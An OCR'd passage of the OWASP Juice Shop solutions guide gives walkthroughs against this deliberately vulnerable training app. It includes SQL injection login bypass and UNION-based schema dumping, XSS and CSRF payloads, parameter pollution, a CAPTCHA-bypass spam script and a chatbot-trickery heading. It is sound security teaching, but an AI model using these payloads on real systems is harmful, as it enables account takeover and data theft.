
7. Click on the *Choose File* button.
8. In the *File Name* field enter `*.xml` and select any arbitrary XML file (<100KB) you have available. Then press *Open*.
9. Enter some *Message* text and press *Submit* to solve the challenge.

10. On the JavaScript Console of your browser you will see a suspicious `410 (Gone)` HTTP Error. In the corresponding entry in the Network section of your browser's DevTools, you should see an error message, telling you that `B2B customer complaints via file upload have been deprecated for security reasons!`

Get rid of all 5-star customer feedback

1. Log in to the application with any user.
2. Solve Access the administration section of the store


Customer Feedback
User
Comment
Rating
1
I love this shop! Best products in town! Highly recommended!
2
Great shop! Awesome service!
Incompetent customer support! Can't even upload photo of broken purchase! Support Team: Sorry, only order confirmation PDFs can be attached to complaints!
This is the store for awesome stuff of all kinds!



3. Delete all entries with five star rating from the *Customer Feedback* table using the trashcan button

Log in with the administrator's user account

- Log in with *Email* `' or 1=1--` and any *Password* which will authenticate the first entry in the `Users` table which coincidentally happens to be the administrator
- or log in with *Email* `admin@juice-sh.op'--` and any *Password* if you already know the email address of the administrator
- or log in with *Email* `admin@juice-sh.op` and *Password* `admin123` if you looked up the administrator's password hash `0192023a7bbd73250516f069df18b500` in a rainbow table after harvesting the user data by retrieving a list of all user credentials via SQL Injection.

Log in with MC SafeSearch's original user credentials

1. Reading the hints for this challenge or googling "MC SafeSearch" will eventually bring the music video "Protect Ya' Passwordz" to your attention.
2. Watch this video to learn that MC used the name of his dog "Mr. Noodles" as a password but changed "some vowels into zeroes".
3. Visit http://localhost:3000/#/login and log in with *Email* `mc.safesearch@juice-sh.op` and *Password* `Mr. N00dles` to solve this challenge.

Log in with the administrator's user credentials without previously changing them or applying SQL Injection

1. Visit http://localhost:3000/#/login.
2. Log in with *Email* `admin@juice-sh.op` and *Password* `admin123` which is as easy to guess as it is to brute force or retrieve from a rainbow table.

Behave like any "white hat" should before getting into the action

1. Visit https://securitytxt.org/ to learn about a proposed standard which allows websites to define security policies.

2. Request the security policy file from the server at http://localhost:3000/.well-known/security.txt or http://localhost:3000/security.txt to solve the challenge.
3. Optionally, write an email to the mentioned contact address donotreply@owasp-juice.shop and see what happens… :e-mail:

Inform the shop about an algorithm or library it should definitely not use the way it does

Juice Shop uses some inappropriate crypto algorithms and libraries in different places. While working on the following topics (and having the `package.json.bak` at hand) you will learn those inappropriate choices in order to exploit and solve them:


- Forge a coupon code that gives you a discount of at least 80% exploits `z85` (Zero-MQ Base85 implementation) as the library for coupon codes.
- Solve challenge #999 requires you to create a valid hash with the `hashid` library.
- Passwords in the `Users` table are hashed with unsalted MD5
- Users registering via Google account will receive a very silly default password that involves Base64 encoding.

1. Visit http://localhost:3000/#/contact.
2. Submit your feedback with one of the following words in the comment: `z85`, `base85`, `base64`, `md5` or `hashid`.

Perform a reflected XSS attack

1. Log in as any user.
2. Do some shopping and then visit the *Order History*.
3. Clicking on the little "Truck" button for any of your orders will show you the delivery status of your order.
4. Notice the `id` parameter in the URL http://localhost:3000/#/track-result?id=fe01-f885a0915b79f2a9 with `fe01-f885a0915b79f2a9` being one of your order numbers?
5. As the `fe01-f885a0915b79f2a9` is displayed on the screen, it might be susceptible to an XSS attack.
6. Paste the attack string `<iframe src="javascript:alert(`xss`)">` into that URL so that you have http://localhost:3000/#/track-result?id=%3Ciframe%20src%3D%22javascript:alert(%60xss%60)%22%3E

7. Refresh that URL to get the XSS payload executed and the challenge marked as solved.



Determine the answer to John's security question

1. Go to the photo wall and search for the photo that has been posted by the user `j0hNny`.
2. Download that photo.
3. Check the metadata of the photo. You can use various tools online like http://exif.regex.info/exif.cgi
4. When viewing the metadata, you can see the coordinates of where the photo was taken. The coordinates are `36.958717N 84.348217W`
5. Search for these coordinates on Google to find out in which forest the photo was taken. It can be seen that the `Daniel Boone National Forest` is located on these coordinates.
6. Go to the login page and click on *Forgot your password?*.
7. Fill in `john@juice-sh.op` as the email and `Daniel Boone National Forest` as the answer of the security question.
8. Choose a new password and click on *Change*.

Determine the answer to Emma's security question

1. Go to the photo wall and search for the photo that has been posted by the user `E=ma²`.
2. Open the image so that you can zoom in on it.
3. On the far left window on the middle floor, you can see a logo of a company. It can be seen that logo shows the name `ITsec`.
4. Go to the login page and click on *Forgot your password?*.
5. Fill in `emma@juice-sh.op` as the email and `ITsec` as the answer of the security question.
6. Choose a new password and click on *Change*.

Register a user with an empty email and password

🚧 Work in progress…

Take over the wallet containing our official Soul Bound Token

1. Go to the About Us section and check for the comment "Please send me the juicy chatbot NFT in my wallet at /juicy-nft".

2. Find the 12 word seedphrase of the crypto wallet in that comment "purpose betray marriage blame crunch monitor spin slide donate sport lift clutch".
3. Visit `/juicy-nft` in the Juice Shop App.
4. You can see an input box to enter the private keys of the wallet to access the NFT.
5. Use the seedphrase found in the comment to derive the private key of the first Ethereum wallet. You can visit https://iancoleman.io/bip39/ to get the same.
6. Enter the private key derived in the input box "0x5bcc3e9d38baa06e7bfaab80ae5957bbe8ef059e640311d7d6d465e6bc948e3e".

Reveal some behind-the-scenes information on the chatbot as a non-admin user

🚧 Work in progress…


Trick the chatbot into generating a coupon code for you


🚧 Work in progress…

⭐⭐⭐ Challenges

Register as a user with administrator privileges

1. Submit a `POST` request to http://localhost:3000/api/Users with:
   - `{"email":"admin","password":"admin","role":"admin"}` as body
   - and `application/json` as `Content-Type`


POST http://localhost:3000/api/Users
No Environment
Untitled Request
Comments (0)
POST
http://localhost:3000/api/Users
Send
Save
Params
Authorization
Headers (9)
Body
Pre-request Script
Tests
Settings
Cookies
Code
none
form-data
x-www-form-urlencoded
raw
binary
GraphQL BETA
JSON
Beautify
{"email":"admin","password":"admin","role":"admin"}
Body
Cookies
Headers (11)
Test Results
Status: 201 Created
Time: 97ms
Size: 606 B
Save Response
Pretty
Raw
Preview
Visualize BETA
JSON
{
"status": "success",
"data": {
"username": "",
"lastLoginIp": "0.0.0.0",
"profileImage": "default.svg",
"isActive": true,
"id": 17,
"email": "admin",
"role": "admin",
"updatedAt": "2019-11-11T19:45:08.088Z",
"createdAt": "2019-11-11T19:45:08.088Z",
"deletedAt": null
}



2. Upon your next visit to the application's web UI the challenge will be marked as solved.

Put an additional product into another user's shopping basket

1. Log in as any user.
2. Inspect HTTP traffic while putting items into your own shopping basket to learn your own `BasketId`. For this solution we assume yours is `1` and another user's basket with a `BasketId` of `2` exists.
3. Submit a `POST` request to http://localhost:3000/api/BasketItems with payload as `{"ProductId": 14,"BasketId": "2","quantity": 1}` making sure no product of that with `ProductId` of `14` is already in the target basket. Make sure to supply your `Authorization Bearer` token in the request header.
4. You will receive a (probably unexpected) response of `{'error' : 'Invalid BasketId'}` - after all, it is not your basket!
5. Change your `POST` request into utilizing HTTP Parameter Pollution (HPP) by supplying your own `BasketId` *and* that of someone else in the same payload, i.e. `{"ProductId": 14,"BasketId": "1","quantity": 1,"BasketId": "2"}`.
6. Submitting this request will satisfy the validation based on your own `BasketId` but put the product into the other basket!

TIP

With other `BasketId`s you might need to play with the order of the duplicate property a bit and/or make sure your own `BasketId` is lower than the one of the target basket to make this HPP vulnerability work in your favor.

> *Supplying multiple HTTP parameters with the same name may cause an application to interpret values in unanticipated ways. By exploiting these effects, an attacker may be able to bypass input validation, trigger application errors or modify internal variables values. As HTTP Parameter Pollution (in short HPP) affects a building block of all web technologies, server and client side attacks exist.*
>
> *Current HTTP standards do not include guidance on how to interpret multiple input parameters with the same name. For instance, RFC 3986 simply defines the term Query String as a series of field-value pairs and RFC 2396 defines classes of reserved and unreserved query string*

> *characters. Without a standard in place, web application components handle this edge case in a variety of ways (see the table below for details).*
>
> *By itself, this is not necessarily an indication of vulnerability. However, if the developer is not aware of the problem, the presence of duplicated parameters may produce an anomalous behavior in the application that can be potentially exploited by an attacker. As often in security, unexpected behaviors are a usual source of weaknesses that could lead to HTTP Parameter Pollution attacks in this case. To better introduce this class of vulnerabilities and the outcome of HPP attacks, it is interesting to analyze some real-life examples that have been discovered in the past.* [1]

Submit 10 or more customer feedbacks within 10 seconds

1. Open the Network tab of your browser DevTools and visit http://localhost:3000/#/contact
2. You should notice a `GET` request to http://localhost:3000/rest/captcha/ which retrieves the CAPTCHA for the feedback form. The HTTP response body will look similar to `{"captchaId":18,"captcha":"5*8*8","answer":"320"}`.
3. Fill out the form normally and submit it while checking the backend interaction in your Developer Tools. The CAPTCHA identifier and solution are transmitted along with the feedback in the request body: `{comment: "Hello", rating: 1, captcha: "320", captchaId: 18}`
4. You will notice that a new CAPTCHA is retrieved from the REST endpoint. It will present a different math challenge, e.g. `{"captchaId":19,"captcha":"1*1-1","answer":"0"}`
5. Write another feedback but before sending it, change the `captchaId` and `captcha` parameters to the previous values of `captchaId` and `answer`. In this example you would submit `captcha: "320", captchaId: 18` instead of `captcha: "0", captchaId: 19`.
6. The server will accept your feedback, telling your that the CAPTCHA can be pinned to any previous one you like.
7. Write a script with a 10-iteration loop that submits feedback using your pinned `captchaId` and `captcha` parameters. Running this script will solve the challenge.

Two alternate (but more complex) solutions:

- Rewrite your script so that it *parses the response from each CAPTCHA retrieval call* to http://localhost:3000/rest/captcha/ and sets the extracted `captchaId` and `answer` parameters in each subsequent form submission as `captchaId` and `captcha`.

- Using an automated browser test tool like Selenium WebDriver you could do the following:
  a. Read the CAPTCHA question from the HTML element `<code id="captcha" ...>`
  b. Calculate the result on the fly using JavaScript
  c. Let WebDriver write the answer into the `<input name="feedbackCaptcha" ...>` field.

The latter is actually the way it is implemented in the end-to-end test for this challenge:

```
describe('challenge "captchaBypass"', () => {
 it('should be possible to post 10 or more customer feedbacks in less than 20 seconds', () => {
    cy.window().then(async () => {
       for (let i = 0; i < 15; i++) {
          const response = await fetch(
                  `${Cypress.env('baseUrl')}/rest/captcha/`,
                  {
                     method: 'GET',
                     headers: {
                        'Content-type': 'text/plain'
                     }
                  }
          )
          if (response.status === 200) {
             const responseJson = await response.json()

             await sendPostRequest(responseJson)
          }

          async function sendPostRequest (captcha: {
             captchaId: number
             answer: string
          }) {
             await fetch(`${Cypress.env('baseUrl')}/api/Feedbacks`, {
                method: 'POST',
```

```
                cache: 'no-cache',
                headers: {
                  'Content-type': 'application/json'
                },
                body: JSON.stringify({
                  captchaId: captcha.captchaId,
                  captcha: `${captcha.answer}`,
                  comment: `Spam #${i}`,
                  rating: 3
                })
              })
            }
          }
        })
        cy.expectChallengeSolved({ challenge: 'CAPTCHA Bypass' })
    })
})
```

TIP

It is worth noting that both alternate solutions would still work even if the CAPTCHA-pinning problem would be fixed in the application!

Last but not least, the following RaceTheWeb config could be used to solve this challenge. Other than the two above alternate solutions, this one relies on CAPTCHA-pinning:

```
# CAPTCHA Bypass
# Save this as captcha-bypass.toml
# Get Captcha information from this endpoint first: http://localhost:3000/rest/captcha/
# Then replace captchaId and captcha values in body parameter of this file
# Launch this file by doing ./racethweb captcha-bypass.toml
count = 10
verbose = true
[[requests]]
    method = "POST"
```

```
    url = "http://localhost:3000/api/Feedbacks/"
    body = "{\"captchaId\":12,\"captcha\":\"-1\",\"comment\":\"pwned2\",\"rating\":5}"
    headers = ["Content-Type: application/json"]
```

Change the name of a user by performing Cross-Site Request Forgery from another origin

1. Open Juice Shop in a web browser which sets cookies with `SameSite=None` by default. With Firefox 96.x or Chrome 79.x this has been successfully tested, but feel free to try other browsers at your leisure.
2. Login with any user account. This user is going to be the victim of the CSRF attack.
3. Navigate to http://htmledit.squarefree.com in the same browser. It is intentional that the site is accessed without TLS, as otherwise there might be issues with the mixed-content policy of the browser.
4. In the upper frame of the page, paste the following HTML fragment, which contains a self-submitting HTML form:

```
<form action="http://localhost:3000/profile" method="POST">
  <input name="username" value="CSRF"/>
  <input type="submit"/>
</form>
<script>document.forms[0].submit();</script>
```

1. The attack is performed immediately. You will see an error message or a blank page in the lower frame, because even though the online HTML editor is allowed to send requests to Juice Shop, it is not permitted to embed the response.
2. Verify that the username got changed to "CSRF" by checking the profile page.

In an actual attack scenario, the attacker will try to trick a legitimate user into opening an attacker-controlled website. If the victim is simultaneously logged into the target website, the requested that is generated by the malicious form in step 3 is authenticated with the victim's session. The attacker has also options to hide the automatically issued request, for example by embedding it into an inline frame of zero height and width.

Exfiltrate the entire DB schema definition via SQL Injection

1. From any errors seen during previous SQL Injection attempts you should know that SQLite is the relational database in use.

2. Check https://www.sqlite.org/faq.html to learn in "(7) How do I list all tables/indices contained in an SQLite database" that the schema is stored in a system table `sqlite_master`.
3. You will also learn that this table contains a column `sql` which holds the text of the original `CREATE TABLE` or `CREATE INDEX` statement that created the table or index. Getting your hands on this would allow you to replicate the entire DB schema.
4. During the Order the Christmas special offer of 2014 challenge you learned that the `/rest/products/search` endpoint is susceptible to SQL Injection into the `q` parameter.
5. The attack payload you need to craft is a `UNION SELECT` merging the data from the `sqlite_master` table into the products returned in the JSON result.
6. As a starting point we use the known working `'))--` attack pattern and try to make a `UNION SELECT` out of it
7. Searching for `')) UNION SELECT * FROM x--` fails with a `SQLITE_ERROR: no such table: x` as you would expect.
8. Searching for `')) UNION SELECT * FROM sqlite_master--` fails with a promising `SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns` which least confirms the table name.
9. The next step in a `UNION SELECT`-attack is typically to find the right number of returned columns. As the *Search Results* table in the UI has 3 columns displaying data, it will probably at least be three. You keep adding columns until no more `SQLITE_ERROR` occurs (or at least it becomes a different one):
   a. `')) UNION SELECT '1' FROM sqlite_master--` fails with `number of result columns` error
   b. `')) UNION SELECT '1', '2' FROM sqlite_master--` fails with `number of result columns` error
   c. `')) UNION SELECT '1', '2', '3' FROM sqlite_master--` fails with `number of result columns` error
   d. (…)
   e. `')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8' FROM sqlite_master--` *still fails* with `number of result columns` error
   f. `')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master--` finally gives you a JSON response back with an extra element `{"id":"1","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}`.


10. Next you get rid of the unwanted product results changing the query into something like `qwert')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master--` leaving only the "`UNION` ed" element in the result set
11. The last step is to replace one of the fixed values with correct column name `sql`, which is why searching for `qwert')) UNION SELECT sql, '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master--` solves the challenge.

Obtain a Deluxe Membership without paying for it

